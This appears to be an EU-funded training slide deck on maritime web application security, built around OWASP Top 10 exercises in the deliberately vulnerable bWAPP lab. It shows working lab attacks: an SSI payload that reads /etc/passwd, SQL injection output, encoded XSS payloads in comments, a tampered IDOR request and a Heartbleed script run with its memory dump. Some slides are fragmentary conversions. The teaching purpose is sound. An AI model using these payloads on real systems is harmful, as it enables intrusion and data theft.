

EDUCATION AND TRAINING

CyberSecPro Training

We are creating cutting-edge education and training to advance competencies and professionalism in EU cybersecurity.

OUR VISION

Next level cybersecurity education and training

Securing Maritime Web Applications

CSP009_W_M

PRESENTATION BY:
CHRISTOS GRIGORIADIS (FOCAL POINT)



CyberSecPro creates cutting-edge education and training materials and courses to advance competencies and professionalism in EU cybersecurity.



Funded by
the European Union

Funded by the European Union. Views and opinions expressed are however those of the author(s) only and do not necessarily reflect those of the European Union or HADEA. Neither the European Union nor the granting authority can be held responsible for them.

Project Agreement no. 101083594

The Digital Seascape: Web Applications in the Maritime Industry

- **Global Impact of Maritime Industry:** Essential for international trade and global supply chains.
- **Digital Transformation:** Increasing reliance on digital technologies for operational efficiency and safety.
- **Key Digital Areas:**
 - Navigation and Traffic Management
 - Cargo and Fleet Management
 - Communications and Crew Operations
- **Cybersecurity Significance:** Essential for safeguarding operations and data integrity.



Common Web Applications in Maritime

Vessel Tracking Systems (VTS):

- Real-time monitoring and management of ship movements.
- Essential for traffic control in congested sea routes.

Cargo Management Systems:

- Tracking and scheduling of cargo loads.
- Handling of logistics and documentation electronically.

Crew Management Systems:

- Management of crew schedules, payroll, and personal data.
- Critical for operational efficiency and regulatory compliance.



Known Vulnerabilities in Maritime Web Applications

SQL Injection:

- Risk of data manipulation and theft in cargo management systems.

Cross-Site Scripting (XSS):

- Potential unauthorized access to operational and crew data.

Insecure APIs:

- Exposes real-time data flows to interception and unauthorized access.

Security Implications:

- Disruption of operations.
- Financial losses and compliance risks.



Impact of Vulnerabilities in Maritime

Operational Disruption:

- Unauthorized access can alter ship routes or schedules.

Data Theft:

- Compromise of sensitive information, including cargo details and personnel records.

Case Study Highlight:

- Delivery of malware-ransomware through web-app

Supply Chain Implications:

- Delays and disruptions affect global supply chain reliability.

THE MAERSK CYBER ATTACK - HOW MALWARE CAN HIT COMPANIES OF ALL SIZES

BY HILARY WALTON, 26 OCTOBER 2020



Securing Maritime Web Applications

Follow Security Best Practices:

- Adherence to OWASP's Top 10 recommendations.

Regular Security Audits:

- Essential for identifying and mitigating potential vulnerabilities.

Robust Authentication and Encryption:

- Strengthening access controls and protecting data in transit and at rest.

Ongoing Training and Awareness:

- Educating staff on cybersecurity risks and preventive measures.

Update and Adapt:

- Keeping up with evolving cyber threats and updating defenses accordingly.




Web Application Stack

OSI Layer	Implementing Component	Protocol or data delivered
Application	Web Application	Dynamic HTML
	Web App Libs & Frameworks Static Content	SOAP, JSON etc. Images
Presentation	Web Server or Web Application Server	HTTP
	System Libraries	SSL
Session	Operating System Kernel	TCP
Transport		IP
Network		MAC
Data Link		Frame Bytes
Physical	Hardware / Firmware	



Example Technology Stack Implementing Component



The Protocol Stack

IP for packet routing

IP information is processed by routing component of OS kernel

TCP for reliable data transport

TCP data is forwarded by OS kernel to browser / web server / mobile app socket

SSL for transport confidentiality, data integrity and peer authentication

Implemented as library code, used in browser / web server / mobile app

HTTP for web transactions + content delivery

Can be library code, used in browser / web server / mobile app

Application-layer protocols for communication with web services (SOAP,JSON etc.) Can be library code, used in:

JavaScript of browser applications

code of web applications + mobile apps



A Typical Web Request

1. User enters `https://domain.net` to browser
2. Browser makes DNS request and resolves `domain.net` to IP `1.1.1.1`
3. Browser starts SSL negotiation with the service on port 443 of IP `1.1.1.1`
4. Browser verifies the server certificate chain
5. Browser sends HTTP request through the SSL communication channel
 - GET / HTTP/1.1
 - Host: `domain.net`
 - ...
6. Server responds with the content of the page through the SSL channel
 - HTTP/1.1 200 OK
 - Content-Length: 131
 - ...
7. Browser makes further requests for other content that needs to be displayed within the page (images etc.)
8. Browser finishes rendering the page



Sessions

HTTP is stateless

But applications require state!

- The web application keeps a session object to track a user's session
- Each session object is linked to a Session ID (a random number)
- The web application passes the Session ID to the client, usually by means of a cookie parameter
- Each time the client wishes to do a transaction within the same session it transmits the relevant Session ID to the web application

By stealing a user's session ID an attacker would be able to impersonate that user to the server



User Authentication

HTTP provides for

Basic authentication

- username, password is sent to server
- password is kept hashed on the server

Digest Authentication

- Server keeps client's password in original form
- Server challenges client with nonce
- Client sends username, hash(password, nonce)

Most web applications implement their own authentication

- Username and password are sent to login page
- Server checks password against hashed (?) form in database
- If password is verified an authenticated session object is created for the user



Authorization

Check if an incoming request is tied to a session with the right privileges before proceeding with the action described in the request.

Example authorization checks:

- Is the session ID valid?
- Does it belong to a logged in user?
- Is the session connected to an administrative account?
- Is the session in the required state (e.g. address details have been verified) for this action to occur?



Web Application Attack Surface

	Routing	Transport*	Application
Client	MAC spoofing DNS spoofing BGP attacks ...	Eavesdropping Session cookie theft MITM attack ...	Browser bug exploitation XSS Clickjacking ...
Server	MAC spoofing DNS spoofing Bad FW config ...	SYN DoS Reflective DoS Padding oracle attack ...	Authentication bypass CSRF SQL injection ...

Transport here covers all the non-routing functionality that is responsible for delivering data as is to the browser and web application.



Web Application Security

Many critical services have moved to a web service implementation

Web applications are processing the data of millions of users

There are ongoing attacks to every layer of the web application stack

Proactive security

- Development best practices
- Audits + Pen. Tests
- Web Application Firewalls
- Contracts for DoS incident response by ISPs



OWASP Top 10 & BWAPP

1. Injection
2. Broken Authentication and Session Management
3. Cross-Site Scripting (XSS)
4. Insecure Direct Object References
5. Security Misconfiguration
6. Sensitive Data Exposure
7. Missing Function Level Access Control
8. Cross-Site Request Forgery (CSRF)
9. Using Components with Known Vulnerabilities
10. Unvalidated Redirects and Forwards



Injection

Untrusted data is sent to an interpreter as part of a command or query

The hostile data trick the interpreter into executing unintended commands or accessing unauthorized data

- SQL injection
- Blind SQL injection
- PHP file inclusion
- OS command injection
- LDAP injection
- XPATH injection
- ...



HTML Injection Reflected (GET/POST)

/ HTML Injection - Reflected (GET) /

Enter your first and last name:

First name:

Last name:

Welcome

/ Pretty Letters

injected

```
<h1>HTML Injection - Reflected (GET)</h1>
<p>Enter your first and last name:</p>
<form action="<?php echo($_SERVER["SCRIPT_NAME"]);?>" method="GET">
  <p><label for="firstname">First name:</label><br />
  <input type="text" id="firstname" name="firstname"></p>
  <p><label for="lastname">Last name:</label><br />
  <input type="text" id="lastname" name="lastname"></p>
  <button type="submit" name="form" value="submit">Go</button>
</form>
<br />
<?php
if(isset($_GET["firstname"]) && isset($_GET["lastname"]))
{
  $firstname = $_GET["firstname"];
  $lastname = $_GET["lastname"];

  if($firstname == "" or $lastname == "")
  {
    echo "<font color='red'>Please enter both fields...</font>";
  }
  else
  {
    echo "Welcome " . htmlspecialchars($firstname) . " " . htmlspecialchars($lastname);
  }
}
?>
</div>
```

HTML Injection Reflected (GET/POST)

MITIGATION

GET and POST are the methods of HTML used for the requesting data from sever, Mitigation for these methods can be added as blocking of special characters like <> / etc also

Using of `html=html.replace(/</g, "<");.replace(/>/g, ">");` in javascript

Using of jQuery functions like

```
function (html) {  
    return $($.parseHTML(html)).text();  
}
```

If a string contains a potential html code than developer can use

```
$msg = "<div></div>";  
$safe_msg = htmlspecialchars($msg, ENT_QUOTES);  
echo $safe_msg;
```

DOM Objects are sanitized in user input fields.



HTML Injection Reflected (GET/POST)

```
function xss_check_1($data)
{
    // Converts only "<" and ">" to HTML entities
    $input = str_replace("<", "&lt;", $data);
    $input = str_replace(">", "&gt;", $input);

    // Failure is an option
    // Bypasses double encoding attacks
    // <script>alert(0)</script>
    // %3Cscript%3Ealert%280%29%3C%2Fscript%3E
    // %253Cscript%253Ealert%25280%2529%253C%252Fscript%253E
    $input = urldecode($input);

    return $input;
}

function xss_check_2($data)
{
    // htmlentities - converts all applicable characters to HTML entities

    return htmlentities($data, ENT_QUOTES);
}

function xss_check_3($data, $encoding = "UTF-8")
{
    // htmlspecialchars - converts special characters to HTML entities
    // '&' (ampersand) becomes '&amp;';
    // '"' (double quote) becomes '&quot;'; when ENT_QUOTES is not set
    // "'" (single quote) becomes '&#039;'; (or &apos; only when ENT_QUOTES is set
    // '<' (less than) becomes '&lt;';
    // '>' (greater than) becomes '&gt;';

    return htmlspecialchars($data, ENT_QUOTES, $encoding);
}

function xss_check_4($data)
{
    // addslashes - returns a string with backslashes before characters that need to be quoted in database queries etc.
    // These characters are single quote ('), double quote (*), backslash (\) and NUL (the NULL byte).
    // Do NOT use this for XSS or HTML validations!!!

    return addslashes($data);
}
```



Injection BWAPP- SSI Injection

Mitigation:

Disable SSI execution on pages that do not require it. For pages requiring SSI ensure that you perform the following checks

Only enable the SSI directives that are needed for this page and disable all others.

HTML entity encodes user supplied data before passing it to a page with SSI execution permissions.

Use SUExec to have the page execute as the owner of the file instead of the web server user.



Injection BWAPP- SSI Injection

/ Server-Side Includes (SSI) Injection /

What is your IP address? Lookup your IP address... (bee-box only)

First name:

Last name:

Lookup

<!--#exec cmd="cat /etc/passwd"-->

Hello root:x:0:root:/root:/bin/bash daemon:x:1:1:daemon/usr/sbin:/bin/sh bin:x:2:bin:/bin:/bin/sh sys:x:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Listing Manager:/var/lib/daemon:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuid:x:100:101:/var/lib/libuid:/bin/sh dhcp:x:101:102:/nonexistent:/bin/false syslog:x:102:103:/home/syslog:/bin/false klog:x:103:104:/home/klog:/bin/false hplip:x:104:7:HP LIP system user, /var/run/hplip:/bin/false avahi-autoipd:x:105:113:Avahi autoip daemon, /var/lib/avahi-autoipd:/bin/false gdm:x:106:114:Gnome Display Manager:/var/lib/gdm:/bin/false pulse:x:107:116:PulseAudio daemon, /var/run/pulse:/bin/false messagebus:x:108:119:/var/run/dbus:/bin/false avahi:x:109:120:Avahi mDNS daemon, /var/run/avahi-daemon:/bin/false polkituser:x:110:122:PolicyKit, /var/run/PolicyKit:/bin/false haldaemon:x:111:123:Hardware abstraction layer, /var/run/hald:/bin/false bee:x:1000:1000:bee, /home/bee:/bin/bash mysql:x:112:124:MySQL Server, /var/lib/mysql:/bin/false sshd:x:113:65534:/var/run/sshd:/usr/sbin/nologin dovecot:x:114:126:Dovecot mail server, /usr/lib/dovecot:/bin/false smmta:x:115:127:Mail Transfer Agent, /var/lib/sendmail:/bin/false smmsp:x:116:128:Mail Submission Program, /var/lib/sendmail:/bin/false neo:x:1001:1001:/home/neo:/bin/sh alice:x:1002:1002:/home/alice:/bin/sh thor:x:1003:1003:/home/thor:/bin/sh wolverine:x:1004:1004:/home/wolverine:/bin/sh johnny:x:1005:1005:/home/johnny:/bin/sh selene:x:1006:1006:/home/selene:/bin/sh postfix:x:117:129:/var/spool/postfix:/bin/false proftpd:x:118:65534:/var/run/proftpd:/bin/false ftp:x:119:65534:/home/ftp:/bin/false snmp:x:120:65534:/var/lib/snmp:/bin/false ntp:x:121:131:/home/ntp:/bin/false Chris,

Your IP address is:

192.168.83.140

Injection BWAPP-SQL Injection (GET/Search)

/ SQL Injection (GET/Search) /

Search for a movie:

Title	Release	Character	Genre	IMDb
G.I. Joe: Retaliation	2013	Cobra Commander	action	Link
Iron Man	2008	Tony Stark	action	Link
Man of Steel	2013	Clark Kent	action	Link
Terminator Salvation	2009	John Connor	sci-fi	Link
The Amazing Spider-Man	2012	Peter Parker	action	Link
The Cabin in the Woods	2011	Some zombies	horror	Link
The Dark Knight Rises	2012	Bruce Wayne	action	Link
The Fast and the Furious	2001	Brian O'Connor	action	Link
The Incredible Hulk	2008	Bruce Banner	action	Link
World War Z	2013	Gerry Lane	horror	Link



Injection BWAPP- SQL Injection (GET/Select)

/ SQL Injection (GET/Search) /

Search for a movie:

Title	Release	Character	Genre	IMDb
G.I. Joe: Retaliation	2013	Cobra Commander	action	Link
Iron Man	2008	Tony Stark	action	Link
Man of Steel	2013	Clark Kent	action	Link
Terminator Salvation	2009	John Connor	sci-fi	Link
The Amazing Spider-Man	2012	Peter Parker	action	Link
The Cabin in the Woods	2011	Some zombies	horror	Link
The Dark Knight Rises	2012	Bruce Wayne	action	Link
The Fast and the Furious	2001	Brian O'Connor	action	Link
The Incredible Hulk	2008	Bruce Banner	action	Link
World War Z	2013	Gerry Lane	horror	Link



Injection BWAPP-SQL Injection (GET/Select)

/ SQL Injection (GET/Search) /

Search for a movie:

Title	Release	Character	Genre	IMDb
Error: The used SELECT statements have a different number of columns				

/ SQL Injection (GET/Search) /

Search for a movie:

Title	Release	Character	Genre	IMDb
2	root@localhost	4	3	Link

/ SQL Injection (GET/Search) /

Search for a movie:

Title	Release	Character	Genre	IMDb
2	5.0.96-0ubuntu3	4	3	Link



Broken Authentication and Session Management

```
include("security.php");
include("security_level_check.php");

switch($_COOKIE["security_level"])
{
    case "0" :
        // Do nothing
        break;

    case "1" :
        // Destroys the session
        session_destroy();

        break;

    case "2" :
        // Unsets all of the session variables
        $_SESSION = array();

        // Destroys the session
        session_destroy();

        break;


    default :
        // Do nothing
        break;
}
```

Broken Auth. - Logout Management

Click [here](#) to logout.

```
<div id="main">
    <h1>Broken Auth. - Logout Management</h1>
    <p>Click <a href="ba_logout_1.php" onclick="return confirm('Are you sure?');">here</a> to logout.</p>
</div>
```

Broken Authentication and Session Management



Cross-Site Scripting (XSS)

Similar Idea With HTML Injection

When doing a XSS attack, you might create the usual popup with `alert()`, while doing a HTML injection you might put some fancy text onto the webpage.

/ XSS - Reflected (GET) /

Enter your first and last name:

First name:

Last name:

Bugs Change Password Create User Set Security Level Reset Credits Blog Logout Welcome Page

/ XSS - Reflected (GET) /

Enter your first and last name:

First name:

Last name:

Welcome

PHPSESSID=db28c89615bf60e5f43438db84829bef; security_level=0

Insecure Direct Object References

/ Insecure DOR (Change Secret) /

Change your secret.

New secret:

The secret has been changed!

Request to http://192.168.83.139:80

Forward Drop Intercept is on Action Open Browser

Raw Params Headers Hex

Pretty Raw In Actions

```
1 POST /bwAPP/insecure_direct_object_ref_1.php HTTP/1.1
2 Host: 192.168.83.139
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 37
9 Origin: http://192.168.83.139
10 Connection: close
11 Referer: http://192.168.83.139/bwAPP/insecure_direct_object_ref_1.php
12 Cookie: PHPSESSID=db28c89615bf60e5f43438db84829bef; security_level=0
13 Upgrade-Insecure-Requests: 1
14
15 secret=pspsps&login=bee&action=change
```



Security Misconfiguration

```
Request to http://192.168.83.139:80
Forward Drop Intercept is on Action Open Browser
Raw Params Headers Hex
Pretty Raw \n Actions
1 POST /bWAPP/insecure_direct_object_ref_1.php HTTP/1.1
2 Host: 192.168.83.139
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 37
9 Origin: http://192.168.83.139
10 Connection: close
11 Referer: http://192.168.83.139/bWAPP/insecure_direct_object_ref_1.php
12 Cookie: PHPSESSID=db28c89615bf60e5f43438db84829bef; security_level=0
13 Upgrade-Insecure-Requests: 1
14
15 secret=pspsps&login=bee&action=change
```

```
. POST /bWAPP/insecure_direct_object_ref_1.php HTTP/1.1
. Host: 192.168.83.139
. User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
. Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
. Accept-Language: en-US,en;q=0.5
. Accept-Encoding: gzip, deflate
. Content-Type: application/x-www-form-urlencoded
. Content-Length: 39
. Origin: http://192.168.83.139
. Connection: close
. Referer: http://192.168.83.139/bWAPP/insecure_direct_object_ref_1.php
. Cookie: PHPSESSID=db28c89615bf60e5f43438db84829bef; security_level=0
. Upgrade-Insecure-Requests: 1
.
. secret=pspsps&login=A.I.M&action=change
```

/ Insecure DOR (Change Secret) /

Change your secret.

New secret:

The secret has been changed!

Sensitive Data Exposure- Heartbleed

The **Heartbleed Bug** is a serious vulnerability in the popular OpenSSL cryptographic software library.

- This weakness allows stealing the information protected, under normal conditions, by the SSL/TLS encryption used to secure the Internet.
- SSL/TLS provides communication security and privacy over the Internet for applications such as web, email, instant messaging (IM) and some virtual private networks (VPNs).

The **Heartbleed bug** allows anyone on the Internet to read the memory of the systems protected by the vulnerable versions of the OpenSSL software.

- This compromises the secret keys used to identify the service providers and to encrypt the traffic, the names and passwords of the users and the actual content.
- This allows attackers to eavesdrop on communications, steal data directly from the services and users and to impersonate services and users.



Sensitive Data Exposure Heartbleed

/ Heartbleed Vulnerability /


The Nginx web server is using a vulnerable OpenSSL version! (**bee-box** only)

HINT: login on port 8443 and launch the **attack script**...

/ Heartbleed Vulnerability /

The Nginx web server is using a vulnerable OpenSSL version! (**bee-box** only)

HINT: login on port 8443 and launch the **attack script**...



Sensitive Data Exposure Heartbleed

```
(kali@kali)~/Downloads
└─$ python heartbleed.py -p 8443 192.168.83.139
Connecting ...
Sending Client Hello ...
Waiting for Server Hello ...
... received message: type = 22, ver = 0302, length = 66
... received message: type = 22, ver = 0302, length = 675
... received message: type = 22, ver = 0302, length = 203
... received message: type = 22, ver = 0302, length = 4
Sending heartbeat request ...
... received message: type = 24, ver = 0302, length = 16384
Received heartbeat response:
0000: 02 40 00 D8 03 02 53 43 5B 90 9D 9B 72 0B BC 0C ..@...SC[ ... r ...
0001: BC 2B 92 AB 48 97 CF BD 39 04 CC 16 0A 85 03 90 .+..H...9.....
0002: 9F 77 04 33 D4 DE 00 00 66 C0 14 C0 0A C0 22 C0 .w.3...f....."
0003: 21 00 39 00 38 00 88 00 87 C0 0F C0 05 00 35 00 !.9.8.....5.
0004: 84 C0 12 C0 08 C0 1C C0 18 00 16 00 13 C0 0D C0
0005: 03 00 0A C0 13 C0 09 C0 1F C0 1E 00 33 00 32 00
0006: 9A 00 99 00 45 00 44 C0 0E C0 04 00 2F 00 96 00
0007: 41 C0 11 C0 07 C0 0C C0 02 00 05 00 04 00 15 00
0008: 12 00 00 00 14 00 11 00 08 00 06 00 03 00 FF 01
0009: 00 00 49 00 08 00 04 03 00 01 02 00 0A 00 34 00
000a: 32 00 0E 00 0D 00 19 00 08 00 0C 00 18 00 09 00
000b: 0A 00 16 00 17 00 08 00 06 00 07 00 14 00 15 00
000c: 04 00 05 00 12 00 13 00 01 00 02 00 03 00 0F 00
000d: 10 00 11 00 23 00 00 00 0F 00 01 01 1C 00 44 00
000e: 80 00 43 00 81 C0 3C C0 52 C0 0C C0 A8 C0 29 00
000f: 22 00 0A 00 A2 00 1D 00 16 C0 75 C0 6F 00 7D 00
0100: 87 00 37 00 04 00 68 C0 89 C0 15 00 97 00 C0 C0
0101: 60 00 12 00 82 C0 42 00 32 00 0E 00 98 00 54 00
0102: 6D C0 11 00 A5 00 61 CC AA C0 72 00 8E 00 27 00
0103: 07 C0 AE 00 28 00 52 C0 38 C0 5A C0 1E 00 85 00
0104: 2C 00 2F 00 A9 FE 00 92 00 BA C0 02 00 17 00
0105: 29 C0 05 00 3D 00 AF C0 78 00 C1 C0 AB 00 5C C0
0106: 0A FE FF D0 05 C0 10 D0 03 00 94 C0 A6 00 41 00
0107: 7C C0 3D 00 B9 00 48 00 06 C0 98 CC AB 00 8A CC
0108: A9 CC 15 00 7E CC 14 CC 13 C0 AF C0 AD 00 00 C0
0109: 6A C0 63 C0 A9 C0 A7 00 40 C0 35 C0 A3 00 9C C0
010a: A2 C0 A1 C0 9F C0 34 C0 9E C0 90 C0 9C C0 98 C0
010b: 9A 00 64 C0 4C 00 4C 00 90 CC AC C0 49 C0 86 C0
010c: 2B C0 96 C0 95 C0 94 C0 20 C0 92 C0 91 C0 90 00
010d: 2D C0 8F C0 8E C0 8D 00 89 C0 8A 00 30 00 9D C0
010e: 25 C0 32 C0 83 C0 82 C0 81 C0 80 00 AC C0 7E C0
010f: 7D C0 7C 00 05 00 B1 C0 7A C0 4D C0 19 C0 77 C0
0200: 76 C0 73 C0 71 C0 5E C0 30 C0 70 C0 6E C0 6D C0
0201: 31 00 4E C0 6C C0 6B C0 AC C0 69 C0 68 00 9E C0
0202: 67 C0 66 00 74 C0 65 C0 64 C0 62 00 57 00 77 00
0203: AE C0 61 00 8D 00 0B C0 5C C0 5D C0 13 C0 59 C0
0204: 58 C0 57 00 1A C0 56 00 3C C0 3A 00 9F C0 4F C0
0205: 79 C0 06 C0 47 00 47 00 B7 C0 45 C0 44 C0 41 C0
0206: 40 C0 3F D0 02 00 67 00 08 C0 54 00 AA C0 39 C0
0207: 37 C0 36 C0 A5 00 34 C0 2F 00 6B 00 2E C0 2D C0
0208: 2C C0 1B C0 5F 00 8B C0 24 00 13 00 80 00 95 00
0209: 53 00 3B C0 1D C0 22 00 09 C0 21 C0 93 C0 1F C0
020a: 2A 00 83 00 25 C0 18 00 69 00 88 C0 16 C0 12 C0
020b: 0E C0 08 C0 07 00 B8 C0 48 00 C5 00 C4 00 02 00
020c: 26 00 C2 00 A7 00 A1 00 BF 00 BE 00 BC CC AD C0
020d: 46 00 B3 00 B2 C0 7B 00 AD 00 AB 00 A8 00 A6 00
020e: A4 C0 84 00 99 00 3E C0 23 00 91 00 46 00 65 C0
020f: 99 00 1B C0 28 00 86 C0 1A 00 79 00 60 00 78 00
0300: 72 00 6C 00 2B 00 5B 00 51 00 4D 00 49 00 39 00
0310: 38 00 33 00 19 00 63 00 24 00 1F 01 00 00 13 00
0320: 0A 00 0A 00 08 00 17 00 18 00 19 00 1D 00 0F 00
```

```
(kali@kali)~
└─$ sudo nmap --script ssl-heartbleed -sV -p 8443 192.168.83.139
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-15 08:11 EDT
Nmap scan report for 192.168.83.139 (192.168.83.139)
Host is up (0.00040s latency).

PORT      STATE SERVICE      VERSION
8443/tcp  open  ssl/https-alt  nginx/1.4.0
|_http-server-header: nginx/1.4.0
|_ssl-heartbleed:
VULNERABLE:
  The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. It allows for stealing information intended to be protected by SSL/TLS encryption.
  States: VULNERABLE
  Risk Factor: High
  OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0.2-beta1) of OpenSSL are affected by the Heartbleed bug. The bug allows for reading memory of systems protected
  s the encryption keys themselves.





References:
  http://www.openssl.org/news/secadv_20140407.txt
  http://cvedetails.com/cve/2014-0160/
  https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160
MAC Address: 00:0C:29:02:8F:5A (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.66 seconds

